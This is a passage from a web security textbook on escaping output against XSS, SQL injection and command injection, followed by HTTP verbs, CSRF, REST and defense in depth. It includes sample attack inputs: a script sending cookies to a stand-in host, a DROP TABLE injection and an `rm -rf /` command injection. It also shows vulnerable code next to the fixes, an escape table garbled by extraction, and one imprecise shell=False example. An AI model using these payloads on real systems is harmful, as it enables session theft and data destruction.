output is absolutely vital to keeping your server secure.



## Escaping output in the HTTP response

A common form of attack on the internet is *cross-site scripting* (XSS), where an attacker injects malicious JavaScript into a web page being viewed by

another user. In Chapter 2 we learned some ways to mitigate the risks around XSS in the browser, but the most important protections actually need to be implemented on the server. These protections require you to escape any dynamic content written to HTML.



Let's review the attack vector to gain a little more context. A typical XSS attack happens as follows:

- The attacker finds some HTTP parameter that is designed to be stored in the database and displayed as dynamic content on a web page. This might be a comment on a social media site or simply a username.
- The attacker, knowing that they now have control of this "untrusted input," submits some malicious JavaScript under this input:

```
POST /article/12748/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
comment=<script>window.location='haxxed.com?cookie='+document.co
```

- Another user views the page where this untrusted input is displayed. The `<script>` tag is written out in the HTML of the web page:

```
<div class="comments">
  <p class="comment">
    <script>
      window.location='haxxed.com?cookie='+document.cookie
    </script>
  </p>
</div>
```


- The malicious script is executed in the victim's browser. This can cause all sorts of problems: a popular approach is to send the users' cookies to a remote server under the control of the attacker, as in the example above.

The key to protecting against XSS is ensuring that any untrusted content—i.e., any content potentially entered by an attacker—is escaped as it is written out on the other end. Specifically, this means replacing the following characters with their corresponding escape sequences:

```
<div class="comments">
  <p class="comment">
    &lt;script&gt;
      window.location='haxxed.com?cookie='+document.cookie
    &lt;/script&gt;
  </p>
</div>
```

These escape sequences will be rendered visually as their unescaped counterpart (so `&lt;` will display as `<` on the screen), but the HTML parser will not see them starting or ending an HTML tag. Here's the full list of

escape sequences needed for HTML:



REPLACE WITH

<




REPLACE WITH

>



REPLACE WITH

&



REPLACE WITH

"



REPLACE WITH

'

Dynamic HTML pages are usually rendered using *templates*, which intersperse dynamic content with HTML tags. Most template languages escape dynamic content by default because of the risks of XSS. For instance, the following snippet shows how a malicious JavaScript input will be escaped safely in the popular Python templating language Jinja2:

```
{{ "<script>" }}
```

This snippet outputs &lt;script&gt; to the HTML of the HTTP response, safely defusing XSS attacks. To enable an XSS attack, you would have to disable escaping explicitly as shown:

```
{{ "<script>" | safe }}
```



This will output <script> in the HTML, which is not safe. Make sure you know how your template language of choice performs escaping, and how it is disabled. Also, be careful when writing any helper functions that output HTML for injection into a downstream template, *especially* if they take dynamic inputs under the control of an attacker. HTML strings constructed outside of templates are often overlooked in security reviews.

## **Escaping output in database commands**

Failure to escape characters being inserted into SQL commands will make you vulnerable to SQL injection attacks:

**1**


A hacker enters a malicious input in the user search function.



'; DROP  
TABLE  
USERS --'


**2**

The HTTP parameter is insecurely incorporated into a query to be run against the database.



**3**



The database is tricked into running two commands, the second of which deletes all user data!



Hacked!

**4**

The web application is left in an unusable state since the database is corrupted - the hacker has succeeded in their SQL injection attack.



Most web applications communicate with some sort of data store, and this generally means your code will end up constructing a database command string from input supplied in the HTTP request. A classic example of this is looking up a user account in a Structured Query Language (SQL) database when a user logs in. This is another scenario where untrusted input is written to an output where particular characters have a special meaning—and the security consequences can be *horrible*.

Let's look at a concrete example of this type of attack. Observe the following Java code snippet that connects to a SQL database and runs a query:

```
Connection conn = DriverManager.getConnection(URL, USER, PASS); #
Statement stmt = conn.createStatement();

String sql = "SELECT * FROM users WHERE email = '" + email + "'";

ResultSet results = stmt.executeQuery(sql); #C
```

With this code base looking up the user as written, an attacker can supply the `email` parameter as '`;` `DROP TABLE USERS --`' and perform a *SQL injection* attack. This is the actual SQL expression that will get executed on the database:


```
SELECT * FROM users WHERE email = ''; DROP TABLE USERS --'
```

The '`'` and `;` strings have a special meaning in SQL: the former closes a string, and the latter allows multiple SQL statements to be concatenated together. As a result, supplying the malicious parameter value will delete the `USERS` table from the database. (In actual fact, the deletion of data is probably the best-case scenario – generally, SQL injection attacks are used to steal data, and you may never know the attacker has infiltrated your system!)

The following figure shows how we should protect against this type of attack:

**1**


A hacker enters a malicious input in the user search function.



'; DROP  
TABLE  
USERS --'


**2**

The use of a parameterized statement ensures metacharacters are escaped securely.




**3**

Only a single command is run on the database, as intended.



**4**

The attackers SQL injection attack is foiled!



My plan  
is foiled

The method illustrated above escapes the characters in the input that have special meaning before inserting them into a SQL query. This is best achieved by using *parameterized statements* on the database driver, supplying the SQL command and the dynamic arguments to be bound in separately, and allowing the driver to safely escape the latter:

```
Connection conn = DriverManager.getConnection(URL, USER, PASS);
String      sql   = "SELECT * FROM users WHERE email = ?";

PreparedStatement stmt = conn.prepareStatement(sql); #A
statement.setString(1, email); #B

ResultSet results = stmt.executeQuery(sql); #C
```



Under the hood, the driver will safely replace any characters with their escaped counterparts, removing the ability of an attacker to launch the SQL injection.

## Escaping output in command strings

SQL injection attacks have a counterpart in code that calls out to the operating system. Failure to escape characters being inserted into operating system commands will make you vulnerable to command injection attacks:

**1**

A hacker enters a malicious input in the search function.



google.com  
&& rm -rf /

ooO


**2**

The HTTP parameter is insecurely incorporated into a command to be run on the operating system.

```
response = run("nslookup " + input_value,  
shell=True)
```

**3**

The command line is tricked into running two commands, the second of which deletes all data on the server!





Hacked!

ooO

**4**

The web application is left in an unusable state since the webserver code is missing - the hacker has succeeded in a command injection attack.



Operating system calls are generally achieved by using a command line call, as illustrated in this Python snippet:

```
from subprocess import run  
  
response = run("cat " + input_value, shell=True)
```

Here, if the `input_value` is from an untrusted source, this allows an attacker to run arbitrary commands against the operating system.

Depending on which operating system you are running on, certain characters sent to the operating system have special meanings. In this example, an attacker can send the HTTP argument `file.txt && rm -rf /` and execute a command on the underlying operating system:

```
cat file.txt && rm -rf /
```


This command string does two separate operations on Linux since the `&&` syntax is a way of chaining two commands. The first operation "`cat file.txt`" reads in the value of the file `file.txt`, which is presumably what the author of the application intends. The second command "`rm -rf /`" deletes *every file on the server*.

As you can see, being able to inject the `&&` characters into the command line operation gives the attacker a way to run *any* commands on your operating system, which is a nightmare scenario. Deleting every file on the server isn't even the worst thing that could happen—an attacker might deploy malware or use this server as a jumping-off point for attacking other servers on your network.

The way to protect against this type of attack, is again, to use character escaping:

**1**

A hacker enters a malicious input in the user search function.



**2**

The use of escaping means the attacker is unable to run arbitrary commands.

```
response = run("nslookup " + input_value,  
               shell=False)
```


**3**

The command line call is securely executed.



**4**

The command injection attack is foiled!



Most languages have higher-level APIs that allow you to talk to the operating system without constructing commands explicitly. It's generally preferable to use these APIs in place of their lower-level counterparts since they will take care of escaping control characters for you. The functionality just shown that uses the subprocess module could better be performed using the os module in Python, which has functions to safely read files in a much more natural manner.

If you end up constructing your own command-line calls, you need to perform the escaping yourself. This can be fraught with complications since control characters vary between Windows and Unix-based operating systems. So try to use an established library that will safely take care of the edge cases. In Python, happily enough, it's generally enough to set the shell parameter to False when using the subprocess module:

```
from subprocess import run  
  
response = run(["cat", input_value], shell=False)
```

This will tell the subprocess module to escape metacharacters.

## Handling resources

Not every HTTP request poses the same threat, so, security-wise, you should assign the appropriate type of HTTP request to the appropriate server-side action. The HTTP specification described a number of *verbs* or *methods*, one of which must be included in the HTTP request. Since attackers can trick users into triggering certain types of HTTP requests, you must know which verb to use for what type of action. Let's briefly review the main HTTP verbs.

Clicking on a hyperlink or pasting an address in the browser's URL will trigger a GET request:

```
GET /home HTTP/2.0  
Host: www.example.com
```

GET requests are used to retrieve a resource from a server and, as you might

expect, `GET` is (by far) the most commonly used HTTP verb. `GET` requests do not contain a request body—all the information supplied to describe the resource is in the URI supplied with the request.

`POST` requests are used to create resources on the server, and can be generated by HTML forms, such as one you might use to log in to a website. A form like the following:

```
<form action="/login" method="POST">
  <label form="name">Email</label>
  <input type="text" id="email" name="email" />

  <label form="password">Password</label>
  <input type="password" id="password" name="password" />

  <button type="submit">Login</button>
</form>
```

would generate an HTTP request as follows:


```
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded
email=user@gmail.com&password=topsecret123
```

`GET` requests and `POST` requests can also be made from JavaScript. Here, we use the `fetch` API to initiate a `GET` request:

```
fetch("http://example.com/movies.json")
  .then((response) => response.json())
  .then((data) => console.log(data))
```


`DELETE` requests are used to request the deletion of a resource on the server, whereas `PUT` requests are used to add a new resource on the server. These types of requests can *only* be generated from JavaScript. The following figure shows the appropriate use of each HTTP verb:

**GET**  
request




Retrieve a  
resource

**POST**  
request




Update a  
resource

**PUT**  
request



Create a  
resource

**DELETE**  
request



Delete a  
resource

Now, some words of warning here: as the author of the server and client-side code that make up the web application, you are free to use whatever HTTP verbs you want in order to perform whatever action you choose. The internet is a graveyard of bad technology decisions, and some sites make use of POST requests for navigation or GET requests to change the state of a resource on a server.


The second of these is a concerning security issue. Suppose that you allow a user to delete their account with a GET request – here we are using the Flask server in Python, and mapping a GET request to the /profile/delete path to the (sensitive) account deletion function:

```
@app.route('/profile/delete', methods=['GET'])
def delete_account():
    user = session['user']

    with database() as db:
        db.execute('delete from users where id = ?', user['id'])
        del session['user']

    return redirect('/')
```

A hacker then has an easy way to perform a *cross-site request forgery* (CSRF) attack. If they share a link to the account deletion URL and disguise that link as something else, they can trick a user into deleting *their own account*. For this reason, GET requests must be used only to retrieve resources—they should *not* update state on the server:



## REpresentation State Transfer (REST)

Mapping each action your users can perform to an appropriate HTTP verb is part of a larger architectural design philosophy called Representational State Transfer (REST). REST is mostly used for the design of web services—which we'll look at in Chapter 16—but can help keep the design of traditional web applications clean and secure too. This is especially true of rich applications that use a lot of JavaScript to render pages, since such applications will frequently make a lot of asynchronous HTTP requests to the server, and you end up having to organize these requests into an *application programming interface* (API).

REST has a number of good ideas you should apply to your code:

- Each resource should be represented by a single path, like `/books` to get a list of all books or `/books/9780393972832` to retrieve details of a single book (by ISBN number, in this case).
- Each resource locator should be a *clean URL* free of implementation details. You may have seen script names like `login.php` in older

websites—this type of information leakage gives an attacker a clue about what technology you are using. (We will learn about other ways your application can leak your technology stack in Chapter 7, incidentally.)

- Retrieving, adding, updating, or deleting a resource should all be performed by the appropriate HTTP verb.


Following these rules will make for the secure, predictable organization of your code. A typical RESTful API will look like the following, which is logically consistent and intuitive in its design:

Request	Action
GET /books	Retrieve a list of books
GET /books/9780393972832	Retrieve a specific book
PUT /books	Create a book
POST /books/38429	Edit a particular book
DELETE /books/9780393972832	Delete a book

## Defense in depth

A popular pastime for people in the Middle Ages was murdering each other with swords. To avoid getting murdered in this way, wealthy lords would build castles with thick walls to protect against marauding armies. As well as

the fortified keeps, these castles would often feature multiple perimeter walls, moats, and a drawbridge that could be drawn up in the event of a siege. Then the local warlord would hire a number of sturdy soldiers to man the battlements, shoot arrows at attackers, pour boiling oil on them, and perform other murderous actions.



Treat your web server like a medieval castle. Implementing multiple overlapping layers of defense ensured that, should one layer fail (for example, if the front gate was breached by a battering ram), the attacker still had to contend with the next layer (a number of highly motivated defenders shooting crossbows through the appropriately named murder holes in the entranceway). This concept is called *defense in depth*.

For every vulnerability we describe in the second half of this book, we will generally show multiple ways of defending against them. Use as many of these protective techniques as possible. Employing multiple layers of defense allows for the occasional (and inevitable) lapse of security in one domain, because another layer of security will prevent the vulnerability from being exploited.

Defense in depth looks different depending on what vulnerability you are looking to defend against. To defend against injection attacks, for example, you should complete every action in this list:

